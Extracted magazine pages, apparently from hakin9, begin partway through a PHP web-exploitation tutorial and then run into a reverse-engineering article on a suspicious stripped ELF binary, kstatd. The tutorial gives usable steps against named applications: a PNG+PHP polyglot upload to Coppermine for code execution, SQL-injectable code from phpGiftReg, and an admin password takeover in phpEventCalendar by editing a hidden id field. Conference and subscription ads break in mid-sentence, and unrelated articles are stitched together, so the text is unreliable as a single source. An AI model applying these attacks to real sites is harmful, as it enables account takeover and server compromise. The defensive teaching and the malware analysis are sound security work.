```

This assigns the properties of the uploaded image, if it exists, to the `$imginfo` variable, so the uploaded file must return correct values for the `getimagesize()` function. Easy enough: create a 1x1 sized PNG file named `image.png` and a PHP file named `code.php` that contains the code you want to be executed. Then concatenate both files with the following instruction, which creates a file named `crack_up.php`:

```
$ cat image.png code.php \
  > crack_up.php
```

Upload the `crack_up.php` file from the standard *Coppermine* interface. The image is added to the gallery and our file can be located at

Listing 7. Code present in `index.php` of `phpGiftReg`

```
$action = $_GET["action"];
if ($action == "ack") {
  $query = "UPDATE messages SET isread = 1
  WHERE messageid = " . $_GET["messageid"];
  mysql_query($query) or die("Could not query: ".mysql_error());
}
```

→
**Register by
June 4
and Save!**



ubuntu

LIVE

July 22 – 24, 2007
Portland, Oregon
Oregon Convention Center

Listen. Discuss. Learn. Ubuntu in action.

Ubuntu Live is being launched to provide a meeting place for Ubuntu users, contributors, and partners—and the Ubuntu-curious. Learn how Ubuntu can make a critical difference in your business or project and engage with the global open source community at the largest Ubuntu gathering yet.

Ubuntu Live will feature

- An interactive, in-depth, and comprehensive educational experience
- The opportunity to connect face to face with other Ubuntu users
- A well-edited, coherent conference program including tutorials, sessions and keynotes
- An open-minded meeting ground for hackers, developers and IT managers
- Information and tools to help managers decide to switch to Ubuntu and the developers implement that transition
- An exhibit hall filled with hardware and software businesses showcasing open source products and services

www.ubuntulive.com



Co-presented by



CANONICAL

O'REILLY

http://example.com/coppermine/albums/userpics/crack_up.php, where we can execute it as any other PHP file. You may need to look at the source of the returned file if no contents is shown, as the PNG will be at the beginning and may cause the contents not to render correctly.

Design errors

The last type of vulnerabilities we are going to look at are design errors. If the author of the software we are trying to exploit didn't develop it with security in mind, it's very possible some things were badly designed and we can try to benefit from this for our own purposes. Unfortunately, these kind of vulnerabilities are hard to find as we'll need to know how the application works internally and review a lot of code to find an error of this kind. Furthermore, no two design errors will be the same as each error is specific to each application and each author.

Let's see how to find a design error in *phpEventCalendar*, the same application in which we found an HTML injection vulnerability. Let's suppose we are simple users and we want to become admins, either by finding the admin password or by changing it to an arbitrary value.

Once we have logged in, the only allowed option related to the password is changing it, so we'll have a look at the file that does this, which is *useradmin.php* (Listing 8).

Our application uses the `id` passed as a parameter for modifying the password instead of using the one that it already has in the session variable, so we can assign any value to `id` and, consequently, modify the password of any user if we know their `id` in the database.

As the admin is usually the first user created, their `id` will be 1, so



Figure 4. Invalid file uploaded in Coppermine

Listing 8. *useradmin.php* script

```
switch( $flag ) {
    case "changepw":
        changePW($flag);
        break;
    case "updatepw":
        updatePassword();
        changePW($flag);
        break;
    [...]
    function updatePassword()
    {
        global $HTTP_POST_VARS, $HTTP_SESSION_VARS;
        $pw = $HTTP_POST_VARS['pw'];
        $id = $HTTP_POST_VARS['id'];
        [...]
        $sql = "UPDATE " . DB_TABLE_PREFIX .
            "users SET password='$pw' WHERE uid='$id'";
        $result = mysql_query($sql) or die(mysql_error());
        $HTTP_SESSION_VARS['authdata']['password'] = $pw;
    }
}
```

let's modify their password. First, we request <http://example.com/pec/useradmin.php?flag=changepw> and save it to the hard disk. Edit it and search for (your value may be different):

```
<input type="hidden" ←
    name="id" value="2">
```

Substitute it with:

```
<input type="hidden" ←
    name="id" value="1">
```

and also change `f.action = "useradmin.php?flag=updatepw"`; with the

correct direction for the file (for example <http://example.com/pec/useradmin.php?flag=updatepw>). When we load this file in the browser, we can change and assign the value we want to the admin password.

Trust no one



We have seen some different ways to exploit a PHP script (many of these are also applicable to scripts written in other languages). The conclusion is that we must never trust input coming from places we don't control, especially if it's coming from the user. Input must be carefully checked and validated before using it. There are quite a lot of ways of checking input for validity and it's always better to deny a correct input than allowing an incorrect input, so using a white-list policy rather than a black-list one is a proper solution. ●

On the Net

- <http://www.qwikiwiki.com/> – QwikiWiki project,
- <http://phpgiftreg.sourceforge.net/> – phpGiftRegistry,
- <http://www.ikemcg.com/scripts/pec/> – PHP Event Calendar,
- <http://coppermine.sourceforge.net/> – Coppermine image gallery.

CLUB PRO

hakin9



hakin9 is the only IT security magazine in the world which manage to merge the highest quality level with huge popularity. We want to make your life easier and invite you to join our special, new project:

One year hakin9 PRO subscription conjoined with a membership in our PRO SUBSCRIBERS CLUB! With the PRO SUBSCRIBERS CLUB you are entitled to:

- publish text announcement (max. 300 characters with spaces) in English version of hakin9 magazine
- having 20% discount on advertisement in the magazine
- space in the companies catalogue focused on PRO SUBSCRIBERS CLUB on hakin9 website

DON'T MISS THE CHANCE! JOIN US TODAY!

PRO is the most profitable option for your company and costs ONLY \$99!

Want to know more?

Just e-mail us at: en@hakin9.org

The ELF Format

ELF (*Executable and Linking Format*) is a format for relocatable, executable and shared binary files, commonly used on Linux systems.

- Relocatable objects (*.o) are linked with other objects in order to build an executable file or a shared library – these are produced by compilers and assemblers.
- Executable objects are files that are ready to be executed, already relocated and with symbols resolved (excluding those that refer to shared libraries, resolved at runtime).
- Shared objects (*.so) contain code and data and can be used for linking in two different ways. Firstly, they can be linked with relocatable or shared objects to produce another object. Secondly, they can be linked with executable code by the system dynamic linker/loader to create a process image in memory.

The basic component of an ELF file is its header (see Figure 1). The header is located at the beginning of the file and serves as a sort of a map of its remaining parts. It contains information such as the location of the program header and section header relative to the beginning of the file, the memory location where control is to be passed to when the program is launched (the so-called *entrypoint*), as well as some platform-independent information that determines how the file content is to be interpreted (*ident*).

To keep the ELF format as flexible as possible, two parallel views were introduced: linking view and execution view (see Figure 2). When the object is being built, the compiler, assembler or linker treats the ELF file as a collection of sections described by the section header (the so-called link view), with an optional program header (see Figure 3). The system linker/loader, however, treats the file as a collection of segments described by the program header (the so-called execution view), with an optional section header. The link view is not required for running executable code.

Browsing and examining the internals of ELF files can be accomplished with the help of the *objdump* program, the *elfsh* utility, or the *ht* program, which is an all-in-one browser, editor and analysis tool.

- *elfsh* – an interactive ELF file browser,
- *ndisasm* – a x86 binary files disassembler,
- *elfgrep* – a tool used to search for objects (e.g. libraries) inside other ELF objects.

Another tool worth mentioning here is *IDAPro*. It is an excellent commercial product that runs on Windows systems, capable of disassembling various types of executable files (including ELF) for many processor architectures. Among its numerous features are automated analysis and automated commenting of program code. However, due to the commercial nature of this tool and the system it runs on, we will not use it for our analysis – we'll stick with free, GNU-licensed programs.

First look at the suspect

We'll begin the analysis by collecting some basic information about the

object. Everything we learn at this stage will affect our further investigation. To gather the information we're interested in, we'll use the standard system utility named *file*.

```
# file kstatd
kstatd: ELF 32-bit LSB executable,
Intel 80386, version 1 (SYSV),
for GNU/Linux 2.2.5,
statically linked, stripped
```

The output indicates that the object is an ELF executable (see *Frame ELF Format*), compiled for Intel x86 architecture (Intel 80386, 32-bit, LSB – *least significant byte*). It also reveals that the object has been linked statically and stripped. If the ELF header of the binary file was corrupted in any way, the *file* utility would report that as well.

Searching for character strings

In the next stage of our investigation, we'll check if the analysed binary file

contains any interesting (i.e. suspicious) character strings. This way we can gather some information about the platform used to build the binary and get an overall idea of the potential malicious actions that the program could take. We should note that even trivial details could be significant for the final success of our analysis.

Searching for character strings will be accomplished with the help of the indispensable *strings* utility. It examines the contents of a given file and prints out all sequences of 4 or more printable (ASCII) characters (the default length of 4 can be changed with the *-n* option). However, we should be aware that, by default, it scans only the initialised and loaded sections of an ELF file. To display all strings, we use the *-a* option.

Some of the results of using the *strings* tool are shown in Listing 1.

Amongst other things, *strings* revealed some interesting information about the operating system used to compile the object (Red Hat Linux 7.3 2.96-110) and the compiler itself (GCC: (GNU) 2.96 20000731). Moreover, the *libpcap* library is mentioned several times in the output – we can be pretty sure that this library is used by the examined program. Other interesting strings are the name of a network interface (*eth0*), the name of a terminal device node (*/dev/ptyXX*), system shell (*/bin/sh*), and the string *dst port 80*, which is probably a packet filter rule used by a *libpcap* library function.

Using *strings* with dynamically linked binaries produces more detailed output. Besides the strings declared in program code, it also shows a list of symbol names (see *Frame Symbol table – symbolic references*) corresponding to the called shared library functions.

So far, we have collected many useful pieces of information. We are now ready to try to determine what actions the program might perform.

Analysing the contents of specific parts of the file

Another way to search for interesting character strings in a file is to


```
* ELF header at offset 00000000
ident
magic                7f 45 4c 46 = ELF
class                01 (32-bit objects)
data                 01 (LSB encoding)
version              01
OS ABI               00 (System V)
version              00
reserved             00 00 00 00 00 00 00
type                 0002 (executable file)
machine              0003 (Intel 80386)
version              00000001
entrypoint           080480e0
program header offset 00000034
section header offset 0007f710
flags                00000000
elf header size      0034
program header entry size 0020
program header count 0003
section header entry size 0028
section header count 0011
section header strtab section index 0010
```

Figure 1. Viewing the ELF header with the *ht* editor

```
* ELF program headers at offset 00000034
[+] entry 0 (phdr)
[-] entry 1 (interp)
type                00000003 (interp)
offset              000000f4
virtual address     080480f4
physical address    080480f4
in file size        00000013
in memory size      00000013
flags               00000004 details
alignment           00000001
[-] entry 2 (load)
type                00000001 (load)
offset              00000000
virtual address     08048000
physical address    08048000
in file size        000018c3
in memory size      000018c3
flags               00000005 details
alignment           00001000
[+] entry 3 (load)
[+] entry 4 (dynamic)
[+] entry 5 (note)
```

Figure 2. Viewing the ELF program header with the *ht* editor

look through specific sections of the analysed object (see Frame *ELF file section header structure*) that usually contain character strings.

We're going to look through the `.comment`, `.strtab`, `.dynstr`, `.note` or `.rodata` sections. The location of any

section within the object is determined by the offset value in the section header. The header itself can be retrieved using *elfsh*, *ht*, or *objdump* with the `-h` option. A fragment of the section header of a statically linked binary is shown in Listing 2.

Listing 1. The results of using the *strings* program

```
# strings -a kstatd | less
/dev/ptyXX
pqrstuvwxyzPQRST
0123456890abcdef
/bin/sh
eth0
dst port 80
@(#) $Header: /tcpdump/master/libpcap/bpf/net/bpf_filter.c,v 1.35 2000/10/23 19:32:21 fenner Exp $ (LBL)
@(#) $Header: /tcpdump/master/libpcap/pcap-linux.c,v 1.51.2.3 2001/01/18 03:59:56 guy Exp $ (LBL)
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-110)
...
```




Figure 3. ELF format outline

To see the contents of a section, we can use any editor capable of jumping to a specific offset. Examples of such editors are *ht* (see Figure 4) or even *Midnight Commander's* file browser.

Retrieving the symbol table

The symbol table (see Frame *Symbol table - symbolic references*) improves the readability of the program code. The table makes it possible to link function references using their names, and it also defines the boundaries (or more specifically, the sizes) of each part of the program. To get a list of the symbols, we can use the *nm* program. Using the `-D` switch shows the list of dynamic symbols, the `-g` switch shows global symbols, and the `-a` switch shows all symbols.

The symbol table – symbolic references

When the final program image is built (i.e. when the program is compiled statically or executed and linked with shared libraries), references among objects are managed through so-called symbolic references (or symbols). The linker or system linker/loader resolves these symbols and modifies the parts of the code that refer to them so that they point to the actual locations.

Symbols are structures that contain the names of objects (encoded as indexes to a table of character strings), and symbol values, i.e. addresses of the referenced objects. Each symbol may be local, global, or weak. Local symbols are available only within a single object, while global ones are accessible to other objects as well. Weak symbols are considered global until a global symbol with the same name is encountered.

A statically linked binary contains the `.symtab` symbol table, whereas a dynamically linked binary contains two tables: `.symtab` and `.dynsym`. The `.dynsym` table holds only those symbolic references which are needed for dynamic linking.

Statically linked binaries have all references already resolved (because all necessary functions are built into the program code), so the symbol table is no longer required and can be removed. The removal is accomplished by stripping the ELF file (using the `strip` command). It is a simple method of making the analysis of a binary file more difficult.

Alternatively, we can browse the symbol table with the `elfsh` utility (`ds` and `st` options) or with `ht`.

In our case, simply using the `file` utility reveals that the symbol table `.symtab` has been removed from the suspicious program (in other words, the program has been *stripped*). This means that we will not be able to directly discover the library functions used by the program. If the

analysed binary was compiled dynamically, stripping it would still keep the `.dynsym` table that holds symbolic references to shared libraries.

Retrieving section header contents

Sections (see the *ELF file section header structure* frame) are another part of ELF objects that – apart from carrying out their intended functions

– improve the readability of the executable file. They divide the file into functional parts, as each section contains a specific kind of data. The section header holds information about the type of section contents and its attributes, as well as the memory addresses where section contents are to be placed. To get a list of all sections, we use `objdump` with the `-h` switch. The list can be also viewed with the `elfsh` utility (the `s` option) or `ht` editor.

The contents of a section header extracted from the analysed program is shown in Listing 3.

Making things harder – removed symbol table and section headers

Removal of the `.symbol` table destroys the obvious evidence of specific functions being used in the program. Using the `strip` command on a dynamically linked program wipes out all local symbols, whilst using it on a statically linked program – as in our case – deletes all contents of the symbol table.

The symbol table is not the only part of an executable that can be removed. Executable objects contain a few other optional sections, such as `.debug` and `.comment`. Another removable part is the section header, which is required for link view, but not needed for execution view of an ELF object.

An example of a tool that strips the object of all unnecessary parts (including the section header) is `sstrip` from the *ELF Kickers* package (<http://www.muppetlabs.com/~breadbox/software/elfkickers.html>). The effect of using it, apart from destroying the links between function calls and names, is that it obliterates section boundaries.

Removing the section header has a side effect of preventing the analysis of the object using many utilities that make use of the `bfd` library (*GNU Binary File Descriptor*), which relies on the section header being present. An example of such an utility is `objdump`.

ELF file section header structure

The file's section header holds information about ELF object sections. A single segment may consist of one or more sections – for example, the `PT_LOAD` segment with permissions to read and execute might contain the `.text`, `.init`, `.fini` and `.plt` sections. Each section is described in the header with its type, name, size and memory location where the section is to be placed. The section header is required only for compiling the program (during the linking stage) and is ignored when the program is being executed. Each section contains information of a specific kind:

- `.init`, `.fini` – the code responsible for starting and exiting the process,
- `.text` – the actual program code,
- `.data` – initialised data,
- `.bss` – uninitialised data (initialised to zero when the program is loaded),
- `.dynamic` – information used for dynamic linking,
- `.symtab` – symbol table,
- `.dynsym` – dynamic linking symbol table,
- `.strtab` – string table,
- `.dynstr` – dynamic linking string table,
- `.debug` – debugging information,
- `.rodata` – read-only data,
- `.rel*` – relocation tables,
- `.ctors`, `.dtors` – constructor and destructor tables,
- `.hash` – hash table,
- `.got` – global offset table,
- `.plt` – procedure linkage table.

The program that we investigate has its section header removed, so we have no other solution but to use the tools that are able to work without section header data. These include *elfsh*, *ht*, and the *ndisasm* disassembler.

Restoring the removed information

If the symbol table is removed, there is no way to restore the local symbols, regardless of whether the program was linked statically or dynamically. However, there are some methods of restoring the global symbols and section information.

For a statically compiled program (like our case), the task is not simple, nor is it always effective (albeit possible). Let's see what we can accomplish.

Functions and libraries

Since we already know which libraries have been used in the statically compiled code (*libpcap*, *libc*), we can try to match specific functions from these libraries against parts of the code from the executable. The idea is to create signatures for specific library functions – the length of a signature is usually enough to keep it unique. As the functions may contain relocatable elements (like references to initialised and uninitialised data segments, or to other functions), these need to be properly masked. Their values are resolved only after the process image is loaded into memory.

The prepared signatures can be matched by comparing sequences of bytes (byte by byte), or by creating a set of signatures for functions present in the examined program and comparing them with library function signatures. While matching, it is essential to correctly handle the masked values – regardless of the comparison result, they must be accepted as matching the signature.

If a fragment of the program code matches the signature, then we have tracked down the location where a specific library function's code be-

Listing 2. The contents of *kstatd* section header

```
# objdump -h kstatd
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
...
  .rodata         0001bb88  080a6fa0  080a6fa0  0005efa0  2**5
                CONTENTS, ALLOC, LOAD, READONLY, DATA
  .comment        000004ba  00000000  00000000  0007da20  2**0
                CONTENTS, READONLY
  .note           000017ac  00000000  00000000  0007deda  2**0
                CONTENTS, READONLY
...
```

```
0007da20 00 47 43 43 3a 20 28 47-4e 55 29 20 32 2e 39 36 | GCC: (GNU) 2.96
0007da30 20 32 30 30 30 30 37 33-31 20 28 52 65 64 20 48 | 20000731 (Red Hat Linux 7.3 2.96)
0007da40 61 74 20 4c 69 6e 75 78-20 37 2e 33 20 32 2e 39 | at Linux 7.3 2.96)
0007da50 36 2d 31 31 30 29 00 00-47 43 43 3a 20 28 47 4e | 6-110) GCC: (GNU)
0007da60 55 29 20 32 2e 39 36 20-32 30 30 30 30 37 33 31 | U) 2.96 20000731)
0007da70 20 28 52 65 64 20 48 61-74 20 4c 69 6e 75 78 20 | (Red Hat Linux 7.3 2.96-110) G
0007da80 37 2e 33 20 32 2e 39 36-2d 31 31 30 29 00 00 47 | 7.3 2.96-110) G
0007da90 43 43 3a 20 28 47 4e 55-29 20 32 2e 39 36 20 32 | CC: (GNU) 2.96 2
```

Figure 4. Viewing a fragment of the *.comment* section with *ht* editor

Listing 3. The contents of *kstatd* section header

```
# objdump -h kstatd
kstatd:      file format elf32-i386
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .init           00000018  080480b4  080480b4  000000b4  2**2
                CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .text          0005eea0  080480e0  080480e0  000000e0  2**5
                CONTENTS, ALLOC, LOAD, READONLY, CODE
  2 .fini          0000001e  080a6f80  080a6f80  0005ef80  2**2
                CONTENTS, ALLOC, LOAD, READONLY, CODE
  3 .rodata        0001bb88  080a6fa0  080a6fa0  0005efa0  2**5
                CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 __libc_atexit  00000004  080c2b28  080c2b28  0007ab28  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 __libc_subfreeres 0000005c  080c2b2c  080c2b2c  0007ab2c  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .data          00001460  080c3000  080c3000  0007b000  2**5
                CONTENTS, ALLOC, LOAD, DATA
  7 .eh_frame      00001530  080c4460  080c4460  0007c460  2**2
                CONTENTS, ALLOC, LOAD, DATA
  8 .ctors         00000008  080c5990  080c5990  0007d990  2**2
                CONTENTS, ALLOC, LOAD, DATA
  9 .dtors         00000008  080c5998  080c5998  0007d998  2**2
                CONTENTS, ALLOC, LOAD, DATA
 10 .got           00000064  080c59a0  080c59a0  0007d9a0  2**2
                CONTENTS, ALLOC, LOAD, DATA
 11 .bss           00001fec  080c5a20  080c5a20  0007da20  2**5
                ALLOC
 12 .comment       000004ba  00000000  00000000  0007da20  2**0
                CONTENTS, READONLY
 13 .note.ABI-tag  00000020  08048094  08048094  00000094  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .note          000017ac  00000000  00000000  0007deda  2**0
                CONTENTS, READONLY
```

gins. We should mark it with a label (or memorise its *offset*) and continue the investigation. There is a risk that two functions or two fragments of the

code have the same signature. This is called a *collision*, and it can be resolved only by scrupulous examination of the code.

Listing 4. Relocatable symbols in .text section with their locations

```
# objdump -f -h socket.o
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
 0 .text          00000020  00000000  00000000  00000040  2**4
                CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE

# objdump -j .text -r socket.o
RELOCATION RECORDS FOR [.text]:
OFFSET  TYPE          VALUE
00000019 R_386_PC32    __syscall_error
```

Listing 5. Disassembling socket.o

```
# objdump -j .text -d socket.o
Disassembly of section .text:
00000000 <_socket>:
 0: 89 da          mov     %ebx,%edx
 2: b8 66 00 00 00 mov     $0x66,%eax
 7: bb 01 00 00 00 mov     $0x1,%ebx
c: 8d 4c 24 04    lea    0x4(%esp,1),%ecx
10: cd 80         int     $0x80
12: 89 d3         mov     %edx,%ebx
14: 83 f8 83      cmp     $0xffffffff83,%eax
17: 0f 83 fc ff ff jae    19 <_socket+0x19>
1d: c3           ret
1e: 89 f6         mov     %esi,%esi
```

Let's try to locate the `socket()` function, which belongs to the `libc` library, within `kstatd` code. When looking for the right version of the `libc` library, we should take into consideration the presumed version of the operating system the program has been compiled on – RedHat 7.3 (we learned that earlier by using the `strings` utility).

We will now learn how to generate a function signature. First of all, we retrieve the symbol list for `libc.a` and locate the `socket` symbol:

```
# nm -s libc.a | grep socket
__socket in socket.o
socket in socket.o
```

This gives us the name of the object where the desired function is defined (`socket in socket.o`). We issue the following command to extract the `socket.o` object from the archive:

```
# ar x /usr/lib/libc.a socket.o
```

Next, we check if the extracted object contains any relocatable symbols in its `.text` section. If it does, we

need to determine their location (see Listing 4).

As we know where the reallocation takes place, we can disassemble the `.text` section of `socket.o`, prepare the signature and mark the reallocation place. We can use the `objdump` utility with the `-d` switch to disassemble the object (as shown in Listing 5).

Browsing the analysed program for our signature, we reach offset `0x1a2e0`, which is the location of the signature – as shown in Figure 5.

Locating the functions automatically

The method of locating functions as described above is time-consuming and inefficient. It makes more sense to use utilities that perform this task in an automated fashion. Examples of such tools are `fprints` and `dress` (included in the `fenris` package writ-

ten by Michał Zalewski). The first one generates signatures of library functions; the second locates functions in stripped program code.

The `dress` utility, apart from displaying the detected functions, is able to recreate the symbol table of a program. However, experiments have proved that better results are achieved using the `elfgrep` utility and a collection of scripts written by Dion Mendel, the winner of the Reverse Challenge contest, organised by the `http://honeyproject.net` website in 2002. Unfortunately, these tools rely on the `objdump` program – this makes them useless against binaries with a missing section header.

The object of our analysis has the section header, therefore we can try to recreate its symbol table. We'll generate the signatures for two libraries: `libc` and `libpcap`. The appropriate version of `libpcap` can be determined using the information retrieved with the `strings` utility.

Dion Mendel's utilities require that the objects of the examined library be extracted. We'll extract them with the `ar` utility. All the extracted library objects will be placed in the current working directory.

```
# ar x library_name
```

Our next step is to find out whether the code of a specific library object is contained within the analysed program. For this purpose, we'll use the `search_static` script. The result of running it is a list of library objects found in the examined code. We'll perform this operation with the extracted `libc` and `libpcap` libraries and their member objects located in the `/tmp/libc_components` and `/tmp/pcap_components` directories, respectively:

File: kstatd s striped	Offset	0x0001a2f0	522680	bytes
0001A2E0	CD 80 89 D3	83 F8 83 OF	83 13 34 00	00 C3 89 F6
0001A2F0	89 DA B8 66	00 00 00 BB	01 00 00 00	8D 4C 24 04
0001A300	CD 80 89 D3	83 F8 83 OF	83 F3 33 00	00 C3 89 F6
0001A310	55 89 E5 57	56 53 83 EC	24 89 D7 OF	B6 50 03 52
0001A320	OF B6 50 02	52 OF B6 50	01 52 OF B6	00 50 68 24

Figure 5. Locating the signature using Midnight Commander

```
# bin/search_static kstatd \  
/tmp/libc_components > obj_file  
# bin/search_static kstatd \  
/tmp/pcap_components >> obj_file
```

Then, using the *gensymbols* script, we will generate a list of symbolic references found in each object. The result of running this script will be a list of symbols along with memory addresses of the code they refer to:

```
# bin/gensymbols \  
obj_file > symbols_db
```

As the aforementioned scripts are not capable of modifying the examined program and adding the recreated symbol table, we will add it to the disassembled code of the executable. To disassemble its code, we issue the following command:

```
# bin/gendump kstatd > out1
```

A significant part of the resulting assembler code is library functions code. To make it smaller, we can remove the code that corresponds to functions for which the symbols have already been recreated (as we won't examine their code). Removal of unnecessary code is achieved with the *decomp_strip* script:

```
# bin/decomp_strip \  
obj_file < out1 > out2
```

We can now add function names to function calls in the prepared assembler code. We will use the *decomp_insert_symbols* script for this purpose. For improved readability, as well as for our convenience, we will also use the *decomp_xref_data* script to add character strings to the locations that refer to them.

```
# bin/decomp_insert_symbols \  
symbols_db < out2 > out3  
# bin/decomp_xref_data \  
kstatd < out3 > out4
```

Ndisasm

As we already know, the *elfgrep* tool and the scripts that use it rely on

Static program (with a symbol table)	Static program (symbol table removed)
..... ! ;***** ! ; executable entry point ! ;***** ! ;***** ! ; executable entry point ! ;*****
..... ! entrypoint: ! xor ebp, ebp 80480e2 ! pop esi 80480e3 ! mov ecx, esp 80480e5 ! and esp, 0fffffff0h 80480e8 ! push eax 80480e9 ! push esp 80480ea ! push edx 80480eb ! push _fini 80480f0 ! push _init 80480f5 ! push ecx 80480f6 ! push esi 80480f7 ! push main ! entrypoint: ! xor ebp, ebp 80480e2 ! pop esi 80480e3 ! mov ecx, esp 80480e5 ! and esp, 0fffffff0h 80480e8 ! push eax 80480e9 ! push esp 80480ea ! push edx 80480eb ! push offset_80a6f80 80480f0 ! push offset_80480b4 80480f5 ! push ecx 80480f6 ! push esi 80480f7 ! push offset_8048978
80480fc ! call __libc_start_main 8048101 ! hlt 8048102 ! mov esi, esi 8048104 !	80480fc ! call sub_80564b0 8048101 ! hlt 8048102 ! mov esi, esi 8048104 !

Figure 6. Locating the *main()* function

the *objdump* program. This makes them ineffective against programs with a missing section header. An alternative disassembly tool is the *ndisasm* program. The advantage of this program is the ability to specify the memory address (the *-o* option) where the code is to be placed (we can get this information from the loadable segment defined in the program header), as well as the place of program code synchronisation (the *-s* switch), e.g. relative to the *entrypoint* address.

An example of running *ndisasm*:

```
# ndisasm -o 0x08048000 \  
-s 0x080480e0 -b 32 \  
program_name > asm.out
```

Statically compiled binaries

If the analysed object was compiled dynamically, then – regardless of whether it has been *stripped* with *strip* (or *sstrip*) or not – it would surely contain the *PT_DYNAMIC* segment (the *.dynamic* section) and the *.dynsym* table, as well as other information

Control flow in a running program

Statically compiled programs have all the necessary library functions included in the actual program code. This makes it possible to run the programs on systems that do not have some of the required libraries. With static binaries there is also no need to resolve symbolic references (symbols).

To create a process image in memory, the system loader performs mapping of the loadable segments of executable file. When the process image is ready, control is passed to the virtual memory location specified by the *entrypoint* value (see Figure 2) in the ELF header. The *entrypoint* is a constant value, set at compilation time.

The designated location holds the *_start()* function, which is where program execution begins. When this function is finished, control is passed to the *__libc_start_main()* function, which calls the initialisation function *_init()*, which in turn calls all global constructors. Global constructors are created by defining a global class with a constructor (in C++) or by specifying a proper attribute with the function prototype definition (eg. `static void start(void) __attribute__((constructor));`).

When this is done, control is passed to the user-defined *main()* function by jumping to the address pushed onto the stack before calling *__libc_start_main()*. When *main()* returns, control is passed to the *_fini()* function, which calls all global destructors and ends the process. The *_start()* function is contained within the *.text* section of an ELF object, while *_init()* is located within the *.init* section, *_fini()* within the *.fini* section, and global constructors and destructors are kept in the *.ctors* and *.dtors* sections, respectively.

Control flow in a running program (or at least the stages that precede and follow the call to *main()*) is strictly dependant on the compiler used to build the program and may be different even for two versions of the same compiler.

Listing 6. Looking for functions with no corresponding symbols

```
# grep 'call 0x' out4 \
| grep -v '<'
08048109: call 0x0804810e
08048177: call 0x00000000
08048322: call 0x0805673c
080483cf: call 0x080481e0
0804845f: call 0x080481e0
080484f8: call 0x0805673c
0804853e: call 0x0806067c
080485dd: call 0x08048480
0804865a: call 0x08048530
08048798: call 0x080485d0
08048815: call 0x08048238
080488ea: call 0x08048784
08048aad: call 0x08048930
08048c7c: call 0x08048848
```

required for resolving the dynamic symbols.

For programs compiled dynamically and *stripped*, the method described earlier enables us to recreate some of the program sections and all symbolic references. If a dynamically compiled program has been *stripped* only, section in-

Listing 7. The `signal()` function

```
...
08048984: push $0x8048768
08048989: push $0x11
0804898b: call 0x080567f8 <_bsd_signal>
08048990: add $0x10,%esp
08048993: sub $0x8,%esp
08048996: push $0x8048920
0804899b: push $0x6
0804899d: call 0x080567f8 <_bsd_signal>
080489a2: add $0x10,%esp
080489a5: sub $0x8,%esp
080489a8: push $0x8048920
080489ad: push $0xf
080489af: call 0x080567f8 <_bsd_signal>
080489b4: add $0x10,%esp
080489b7: sub $0x8,%esp
080489ba: push $0x8048920
080489bf: push $0x2
080489c1: call 0x080567f8 <_bsd_signal>
080489c6: add $0x10,%esp
080489c9: sub $0x8,%esp
080489cc: push $0x1
080489ce: push $0x16
080489d0: call 0x080567f8 <_bsd_signal>
...
```

formation and dynamic symbols will be easily available.

```
int main(int argc, char **argv[])
{
    return 0;
}
```

Looking for functions and their boundaries

As a result of our investigation we have located the function calls for specific libraries. However, we have no information about the locations of other functions – including user-defined functions and functions added by the compiler (see the *Control flow in a running program* frame). This is true for both statically compiled code, as well as dynamically compiled code with a missing symbol table. Examples of functions added by the compiler are `_start()`, `_init()` and `_fini()`. The question is: how to locate these functions in disassembled program code?

If we were able to tell what compiler was used to build the examined code (and we are, thanks to the information provided by the *strings* command), we could use the same compiler to build a dummy program and compare the generated code with the object of our analysis. This enables us to locate the functions that we're interested in. A minimal program could be as follows:

By comparing both binaries, we will be able to determine the locations of the following functions added by the compiler:

```
_start : 0x080480e0
gcc2_compiled: 0x08048104
__do_global_dtors_aux: 0x08048130
fini_dummy: 0x08048190
frame_dummy: 0x080481a0
```

Searching for the `main()` function

An important piece of information that we haven't found so far is the location of the `main()` function. To track it down, we need to read the value of *entrypoint* in the ELF header, which points to the location of the `_start()` function (see Figure 6). With this information to hand, we are able to compare the examined code with the dummy program demonstrated before and locate the desired function. In our case, the `main()` function is located at the address `0x080480f7`.

